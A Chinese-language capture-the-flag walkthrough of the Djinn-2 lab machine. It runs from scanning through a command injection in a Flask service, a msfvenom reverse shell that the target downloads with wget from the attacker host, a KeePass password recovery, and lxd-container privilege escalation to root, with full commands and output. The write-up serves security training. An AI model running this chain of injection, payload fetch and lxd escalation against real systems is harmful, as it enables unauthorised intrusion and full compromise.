Djinn-2 walkthrough
主机识别
arp-scan -l
网络拓扑
| 计算机 | IP |
|---|---|
| 本机(Win10) | 192.168.174.1 |
| Kali | 192.168.174.128 |
| Djinn-2 | 192.168.174.134 |
扫描端口和版本信息
nmap -A -p- 192.168.174.134
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
┌──(root💀kali)-[~]
└─# nmap -A -p- 192.168.174.134
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-07 08:32 EDT
Nmap scan report for 192.168.174.134
Host is up (0.00065s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              14 Jan 12  2020 creds.txt
| -rw-r--r--    1 0        0             280 Jan 19  2020 game.txt
|_-rw-r--r--    1 0        0             275 Jan 19  2020 message.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.174.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 22:3c:7f:28:79:44:01:ca:55:d2:48:6d:06:5d:cd:ac (RSA)
|   256 71:e4:82:a4:95:30:a0:47:d5:14:fe:3b:c0:10:6c:d8 (ECDSA)
|_  256 ce:77:48:33:be:27:98:4b:5e:4d:62:2f:a3:33:43:a7 (ED25519)
1337/tcp open  waste?
| fingerprint-strings:
|   GenericLines:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     @0xmzfr, Thanks for hiring me.
|     Since I know how much you like to play game. I'm adding another game in this.
|     Math game
|     Catch em all
|     Exit
|     Stop acting like a hacker for a damn minute!!
|   NULL:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     @0xmzfr, Thanks for hiring me.
|     Since I know how much you like to play game. I'm adding another game in this.
|     Math game
|     Catch em all
|_    Exit
5000/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.6.9)
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
|_http-title: 405 Method Not Allowed
7331/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.6.9)
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
|_http-title: Lost in space
1 service unrecognized despite returning data.
前期的步骤与 这篇文章 类似,21和1337是拿来混淆视野的,那么我们对7331端口进行目录枚举,结果中除了已修复的 /wish 路径的漏洞外,额外发现源码文件:/source。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root💀kali)-[~]
└─# ffuf -u http://192.168.174.134:7331/FUZZ -w /usr/share/wordlists/dirb/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.174.134:7331/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

robots.txt              [Status: 200, Size: 10, Words: 1, Lines: 2]
source                  [Status: 200, Size: 1280, Words: 265, Lines: 98]
wish                    [Status: 200, Size: 456, Words: 73, Lines: 23]
其中 source 的文件内容如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
import re
from time import sleep
import requests

URL = "http://{}:5000/?username={}&password={}"
def check_ip(ip: str):
    """
    Check whether the input IP is valid or not
    """
    if re.match(r'^(?:(25[0-5]|2[0-4][0-9]|1[0-9][0-9]|[1-9][0-9]|[0-9])'
                '(\.(?!$)|$)){4}$', ip):
        return True
    else:
        return False
def catcher(host, username, password):
    try:
        url = URL.format(host, username, password)
        requests.post(url)
        sleep(3)
    except Exception:
        pass
    print("Unable to connect to the server!!")
def main():
    print("If you have this then congratulations on being a part of an awesome organization")
    print("This key will help you in connecting to our system securely.")
    print("If you find any issue please report it to ugtan@djinn.io")
    ip = input('\nIP of the machine: ')
    username = input('Your username: ')
    password = input('Your password: ')
    if ip and check_ip(ip) and username == "REDACTED" and password == "REDACTED":
        print("Verifiying %s with host %s " % (username, ip))
        catcher(ip, username, password)
    else:
        print("Invalid IP address given")
if __name__ == "__main__":
    main()
简单代码审计发现该脚本是监听5000端口,此外接收客户端 POST 方法传来的username和password,不过也没有看到后续操作了。总之,我们使用 curl 工具发包进行测试一下。
1
2
3
┌──(root💀kali)-[~]
└─# curl -X POST http://192.168.174.134:5000/?username=id\&password=gg
uid=33(www-data) gid=33(www-data) groups=33(www-data)
可以看到服务器将会执行提交的 username 值,因此存在命令注入漏洞,尝试后发现脚本过滤了一些特殊字符:
1
2
3
4
5
6
7
$
^
*
|
;
bash
bin
后续操作就比较简单了,kali 使用 msfvenom 生成一个linux反向shell,并上传到靶机的 /tmp 目录并运行即可。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root💀kali)-[~]
└─# msfvenom -p linux/x64/shell/reverse_tcp lhost=192.168.174.128 lport=8899 -f elf -o back.elf

┌──(root💀kali)-[~]
└─# curl -X POST http://192.168.174.134:5000/?username=wget+http://192.168.174.128:9999/back.elf+-O+/tmp/back.elf\&password=gg

┌──(root💀kali)-[~]
└─# curl -X POST http://192.168.174.134:5000/?username=ls+-al+/tmp/back.elf\&password=gg
-rw-r--r-- 1 www-data www-data 250 Oct  6 13:54 /tmp/back.elf

┌──(root💀kali)-[~]
└─# curl -X POST http://192.168.174.134:5000/?username=chmod+777+/tmp/back.elf\&password=gg

┌──(root💀kali)-[~]
└─# curl -X POST http://192.168.174.134:5000/?username=/tmp/back.elf\&password=gg
Getshell
Kali 通过 msfconsole 来监听端口,一旦运行 /tmp/back.elf 程序即可getshell。查看 /opt/1337/vuln/app.py 文件观察到程序过滤了:["|", "*", "^", "$", ";", "nc", "bash", "bin", "eval", "python"这些字符,除此之外没有特殊信息。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
import subprocess
from flask import Flask, request

app = Flask(__name__)
app.secret_key = "key"

RCE = ["|", "*", "^", "$", ";", "nc", "bash", "bin", "eval",  "python"]

def validate(cmd):
    try:
        for i in RCE:
            if i in cmd:
                return False
        return True
    except Exception:
        return False

@app.route("/", methods=["POST"])
def index():
    command = request.args.get("username")
    if validate(command):
        output = subprocess.Popen(command, shell=True,
                                  stdout=subprocess.PIPE).stdout.read()
    else:
        output = "Access Denied!!"
    return output

if __name__ == "__main__":
    app.run(host='0.0.0.0', debug=False)
在查看具备 SUID 权限的命令时,观察到一个特殊的命令:/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic,查看帮助文档知道这是linux容器工具。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
www-data@djinn:/opt/1337/vuln$ find / -type f -perm -u=s 2>/dev/null
find / -type f -perm -u=s 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/at
/usr/bin/chfn
/usr/bin/newuidmap
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/chsh
/bin/fusermount
/bin/ntfs-3g
/bin/ping
/bin/su
/bin/umount
/bin/mount

不过只有 root 权限才能运行。此外也观察到存在:nitish 和ugtan 两个用户。之后在 /var/backups/ 目录下发现存在nitu.kdbx数据库文件,下一步我们就需要解密该文件。
- Kali安装
keepass2 - 图形化运行
keepass2,并输入creds.txt文件里的密码7846A$56,得到用户nitish的密码:&HtMGd$LJB
提权
切换到 nitish账户下,查看 sudo 权限时发现该账户属 lxd 组。那么下一步就是 lxd 提权了,我们根据这篇文章进行操作即可。
-
Kali 的
root权限下构建镜像:1 2 3
git clone https://github.com/saghul/lxd-alpine-builder.git cd lxd-alpine-builder ./build-alpine -
上传生成的镜像到靶机的
/tmp目录下 -
导入镜像:
1
lxc image import ./alpine-v3.14-x86_64-20211006_2326.tar.gz --alias myimage -
查看镜像列表:
1
2
3
4
5
6
7
nitish@djinn:/tmp$ lxc image list
lxc image list
+---------+--------------+--------+-------------------------------+--------+--------+-----------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE         |
+---------+--------------+--------+-------------------------------+--------+--------+-----------------------------+
| myimage | 817a9dd08f4b | no     | alpine v3.14 (20211006_23:26) | x86_64 | 3.10MB | Oct 7, 2021 at 3:28am (UTC) |
+---------+--------------+--------+-------------------------------+--------+--------+-----------------------------+
-
创建并进入到容器:
1
2
3
4
5
lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
lxc start ignite
lxc exec ignite /bin/sh
id
-
得到 flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
/mnt/root/root # /bin/sh proof.sh
/bin/sh proof.sh
proof.sh: line 9: figlet: not found
djinn-2 pwned...
__________________________________________________________________________

Proof: cHduZWQgZGppbm4tMiBsaWtlIGEgYm9zcwo=
Path: /mnt/root/root
Date: Thu Oct 7 03:38:51 UTC 2021
Whoami: root
__________________________________________________________________________

By @0xmzfr

Thanks to my fellow teammates in @m0tl3ycr3w for betatesting! :-)

If you enjoyed this then consider donating (https://mzfr.github.io/donate/)
so I can continue to make these kind of challenges.
总结
- 查找密码文件:
find / -type f -name *passwd* 2>/dev/null keepass2解密kdbx文件lxd容器提权